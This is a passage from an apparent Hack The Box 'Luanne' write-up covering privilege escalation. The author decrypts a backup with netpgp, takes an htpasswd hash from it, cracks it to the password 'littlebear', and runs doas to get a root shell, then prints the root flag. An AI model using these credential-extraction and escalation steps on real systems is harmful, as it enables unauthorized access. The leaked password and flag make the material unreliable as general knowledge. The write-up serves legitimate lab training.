                                  512 Sep 16 2020 ..
            1 r.michaels users 1970 Nov 24 09:25 devel_backup-2020-09-16.tar.gz.enc
```

encrepted file, one why to decrytpred by using netpgp

```
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc > /tmp/test.tar.gz
signature 2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
                 RSA 2048-bit key <r.michaels@localhost>
luanne$ cd /tmp/
luanne$ tar -xvf test.tar.gz
x devel-2020-09-16/
x devel-2020-09-16/ww/
x devel-2020-09-16/webapi/
x devel-2020-09-16/webapi/weather.lua
x devel-2020-09-16/www/index.html
x devel-2020-09-16/www/.htpasswd
luanne$ cat devel-2020-09-16/w
webapi/ www/
luanne$ cat devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
```

## let's crack this hash

```
___(root@ kali)-[/Documents/htb/boxes/luanne]

# vi <u>hash</u>
```

### \$1\$6xc7I/LW\$WuSQCS6n3yXsjPMSmwHDu.

### littlebear

luanne\$ su root su: You are not listed in the correct secondary group (wheel) to su root. su: Sorry: Authentication error

## we can use doas which is sudo equivalent

luanne\$ doas -u root /bin/sh
Password:
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
# cat /root/root.txt
7a9b5c206e8e8ba09bb99bd113675f66